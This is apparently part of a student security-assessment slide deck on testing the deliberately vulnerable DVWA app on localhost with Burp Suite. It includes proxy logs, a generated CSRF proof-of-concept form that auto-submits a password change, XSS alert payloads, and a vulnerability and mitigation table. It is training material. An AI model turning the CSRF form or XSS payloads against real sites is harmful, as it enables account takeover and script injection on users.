237	http://localhost	GET	/DVWA/index.php			200	6853	HTML	php	Welcome :: Damn Vul...	
238	http://localhost	GET	/DVWA/csrf_poc.html			200	717	HTML	html		
239	http://localhost	GET	/DVWA/vulnerabilities/csrf/?pass...		✓	200	6253	HTML		Vulnerability: Cross Si...	
240	http://localhost	GET	/DVWA/logout.php			302	336	HTML	php		
241	http://localhost	GET	/DVWA/login.php			200	1715	HTML	php	Login :: Damn Vulnera...	
242	http://localhost	POST	/DVWA/login.php		✓	302	448	HTML	php		
243	http://localhost	GET	/DVWA/login.php			200	1708	HTML	php	Login :: Damn Vulnera...	
244	http://localhost	POST	/DVWA/login.php		✓	302	449	HTML	php		
245	http://localhost	GET	/DVWA/index.php			200	6853	HTML	php	Welcome :: Damn Vul...	
246	http://localhost	GET	/DVWA/vulnerabilities/csrf/			200	6226	HTML		Vulnerability: Cross Si...	
247	http://localhost	GET	/DVWA/vulnerabilities/csrf/?pass...		✓	200	6254	HTML		Vulnerability: Cross Si...	

Request **Response**

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost/DVWA/vulnerabilities/csrf/
9 Cookie: PHPSESSID=ad95d8lu3l59eo7lch2b40tnpq; security=medium
10 Upgrade-Insecure-Requests: 1
11
12
```

Event log (7) All issues (25) Memory: 188.5MB of 982.0MB

captured CSRF request

The screenshot shows the 'CSRF PoC generator' window in Burp Suite. The 'Request to:' field is set to `http://localhost`. The 'Pretty' tab is selected, showing the generated CSRF HTML code. The 'Inspector' tab is also visible, showing the request structure.

Request to: `http://localhost`

Options

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost/DVWA/vulnerabilities/csrf/
9 Cookie: PHPSESSID=ad95d8lu3l59eo7lch2b40tnpq; security=medium
10 Upgrade-Insecure-Requests: 1
11
12
```

CSRF HTML:

```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <form action="http://localhost/DVWA/vulnerabilities/csrf/">
5 <input type="hidden" name="password&#95;new" value="password" />
6 <input type="hidden" name="password&#95;conf" value="password" />
7 <input type="hidden" name="Change" value="Change" />
8 <input type="submit" value="Submit request" />
9 </form>
10 <script>
11 history.pushState('', '', '/');
12 document.forms[0].submit();
13 </script>
14 </body>
15 </html>
```


Regenerate Test in browser Copy HTML Close

Burp Suite – CSRF PoC Generation


Cross-Site Scripting (XSS)

- **OWASP Category:** A03:2021 – Injection
- **Definition:** XSS occurs when untrusted input is improperly handled, allowing attacker-controlled JavaScript to execute in another user's browser under the site's origin.
- **Types & Payloads:**
 - **Stored XSS:** `<script>alert(1)</script>`
 - **Reflected XSS:** `<script>alert(1)</script>`
 - **DOM-Based XSS:** `javascript:alert(1)`
- **Testing Approach:** DVWA Medium (Burp Suite Repeater, Dom Invader)
- **Demonstration:** Crafted input was submitted and JavaScript execution was observed in the browser.

CONFIDENTIAL: The information in this document belongs to Boston Institute of Analytics LLC. All material is prohibited and subject to legal action under breach of IP and confidentiality clauses.



Stored XSS – Script Execution



Reflected XSS – Script Execution

Cross-Site Scripting (XSS)

localhost/DVWA/vulnerabilities/xss_d/?default=#<script>alert('XSS-DOM-Medium')</script>

Membership VPN By zSecurity zSecurity YouTube zSecurity FB zSecurity Twitter Zaid's LinkedIn MSFU Kali Docs

localhost
XSS-DOM-Medium
OK

Burp Suite Professional v2026.3.3 - Temporary Project - licensed to h3110w0rld

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
64	http://localhost	GET	/DVWA/vulnerabilities/xss_s/			200	5749	HTML		Vulnerability: Stored C...	
65	http://localhost	POST	/DVWA/vulnerabilities/xss_s/		✓	200	5638	HTML		Vulnerability: Stored C...	
66	http://localhost	GET	/DVWA/security.php			200	5502	HTML	php	DVWA Security:: Dam...	
67	http://localhost	POST	/DVWA/security.php		✓	302	495	HTML	php		
68	http://localhost	GET	/DVWA/security.php			200	5593	HTML	php	DVWA Security:: Dam...	
69	http://localhost	GET	/DVWA/vulnerabilities/xss_r/			200	5106	HTML		Vulnerability: Reflecte...	
70	http://localhost	GET	/DVWA/vulnerabilities/xss_r/?name=varnika		✓	200	5129	HTML		Vulnerability: Reflecte...	
71	http://localhost	GET	/DVWA/vulnerabilities/xss_s/			200	5647	HTML		Vulnerability: Stored C...	
72	http://localhost	GET	/DVWA/vulnerabilities/xss_r/			200	5106	HTML		Vulnerability: Reflecte...	
73	http://localhost	GET	/DVWA/vulnerabilities/xss_r/			200	5106	HTML		Vulnerability: Reflecte...	
74	http://localhost	GET	/DVWA/vulnerabilities/xss_r/?name=varnika		✓	200	5131	HTML		Vulnerability: Reflecte...	
75	http://localhost	GET	/DVWA/vulnerabilities/xss_r/?name=varnika		✓	200	5130	HTML		Vulnerability: Reflecte...	

Request Response

Pretty Raw Hex

1 GET /DVWA/vulnerabilities/xss_r/?name=varnika HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://localhost/DVWA/vulnerabilities/xss_r/?name=varnika5C
9 Cookie: PHPSESSID=ad95d81u3l59eo7lch2b40tnpq; security=medium
10 Upgrade-Insecure-Requests: 1
11
12

Inspector

Request attributes 2
Request query parameters 1
Request cookies 2
Request headers 9
Response headers 11

Event log (6) All issues (14) Memory: 185.1MB of 982.0MB

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited
197	http://localhost	GET	/DVWA/login.php		
198	http://localhost	GET	/DVWA/vulnerabilities/xss_r/		
199	http://localhost	GET	/DVWA/login.php		
200	http://localhost	POST	/DVWA/login.php		✓
201	http://localhost	GET	/DVWA/index.php		
202	http://localhost	GET	/DVWA/vulnerabilities/xss_r/		
203	http://localhost	GET	/DVWA/vulnerabilities/xss_r/?name=%3Cscrip...		✓
204	http://localhost	GET	/DVWA/vulnerabilities/xss_r/?name=%23%3C...		✓
205	http://localhost	GET	/DVWA/vulnerabilities/xss_r/?name=%3CsCri...		✓
206	https://push.services.mozilla.com	GET	/		
207	http://localhost	GET	/DVWA/vulnerabilities/xss_r/?name=hi		✓
208	http://localhost	GET	/DVWA/vulnerabilities/xss_s/		
209	http://localhost	POST	/DVWA/vulnerabilities/xss_s/		✓

Request

Pretty Raw Hex

1 POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 47
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/DVWA/vulnerabilities/xss_s/
12 Cookie: PHPSESSID=cfaeh7qne0l0s1c184d13nug63; security=medium
13 Upgrade-Insecure-Requests: 1
14
15 txtName=hi&mtxMessage=hi&btnSign=Sign+Guestbook

DOM XSS – Script Execution

Burp Suite – XSS Reflected Request Intercept

Burp Suite – XSS Stored Request Intercept

Kali 2026 x64 Customized by zSecurity v1.0.0 - VMware Workstation

File Edit View VM Tabs Help

Apps Places Aug 15 09:48

Vulnerability: DOM Based x Vulnerability: DOM Based x +

localhost/DVWA/vulnerabilities/xss_d/?default=p8ibkk79

DVWA

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

p8ibkk79 Select

More Information

- <https://owasp.org/www-community/attacks/xss/>
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)

DOM Invader

DOM p8ibkk79 Search Search for Canary Inject URL params Inject forms Copy canary Clear all

Messages

Only interesting sinks are being shown. All sources are being hidden. You can configure this in the DOM Invader settings.

Sinks (1)

document.write (1)

Value	outerHTML	Frame path	Event	Options	Stack Trace
<option value="p8ibkk79">p8ibkk79</option>		top		Exploit	at Object.Dogev...

Sources (0)

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

30°C Partly cloudy Search ENG IN 20:18 15-08-2026

DOM-Based XSS – DOM Invader

CONFIDENTIAL: The information in this document belongs to Boston Institute of Analytics LLC. Any unauthorized sharing of this material is prohibited and subject to legal action under breach of IP and confidentiality clauses.

Vulnerability & Impact Analysis

#	Vulnerability	OWASP Category	Observed Finding (Why it was vulnerable)	Impact
1	 Login Bypass / Brute Force	A07:2021 – Identification & Authentication Failures	Per-account protection could be bypassed by trying credentials across multiple usernames, as no IP-based rate limiting is implemented.	Unauthorized account access via systematic credential guessing.
2	 SQL Injection (Admin Access)	A03:2021 – Injection	User input was directly incorporated into the SQL query without parameterized queries, allowing SQL injection through the 'id' parameter.	Unauthorized access to sensitive database information, including credential-related data.
3	 CSRF	A01:2021 – Broken Access Control	The application relied on the Referer header for request validation instead of using an anti-CSRF token.	Unauthorized account modification and potential account takeover.
4	 XSS (Stored / Reflected / DOM)	A03:2021 – Injection	User input was not consistently HTML-encoded before being rendered or processed by the browser, allowing execution of malicious scripts.	Malicious JavaScript can execute in a user's browser, potentially enabling session compromise or data theft.

Recommendations & Mitigations

Login Bypass / Brute Force

- Login throttling / rate limiting
- Account lockout after repeated failures
- Multi-factor authentication (MFA)
- Monitor and log failed login attempts
- Strong password policy

SQL Injection

- Parameterized queries / prepared statements
- Allow-list input validation where appropriate
- Least-privilege database accounts
- WAF as defense-in-depth



Recommendations & Mitigations

CSRF

- Unpredictable CSRF tokens
- SameSite cookies
- Origin/Referer validation
- Re-authentication for sensitive actions

XSS

- Context-aware output encoding
- Safe DOM APIs
- Input validation
- Content Security Policy (CSP)
- Avoid blacklist-only filtering



Conclusion & References

- Four web application vulnerabilities were identified and demonstrated in DVWA: **Login Bypass/Brute Force, SQL Injection, CSRF, and XSS**.
- Manual testing, source-code review, and Burp Suite were used to validate the findings.
- The assessment demonstrated risks to **authentication, database security, user actions, and client-side security**.
- Appropriate security controls and mitigation measures were identified for each vulnerability.
- Secure authentication, safe input handling, request validation, and proper output encoding are essential for reducing web application security risks.

OWASP Top 10:2021 – Vulnerability classification and risk categories

OWASP Web Security Testing Guide (WSTG) – Web application testing methodology

Damn Vulnerable Web Application (DVWA) – Vulnerable application and testing environment

SecLists – Username and password wordlists used for authentication testing

PortSwigger Burp Suite Documentation – Proxy, Repeater, Intruder and DOM Invader testing

CrackStation – Hash lookup used for password identification

HackerDNA – Supplementary references for SQL Injection, CSRF and XSS concepts

Questions ?

CONFIDENTIAL: The information in this document belongs to Boston Institute of Analytics LLC. Any unauthorized sharing of this material is prohibited and subject to legal action under breach of IP and confidentiality clauses.

The background is a dark blue gradient with a complex network of glowing blue lines and dots, resembling a molecular structure or a data network. The lines and dots are more concentrated in the lower half of the image, creating a sense of depth and connectivity.

Thank You!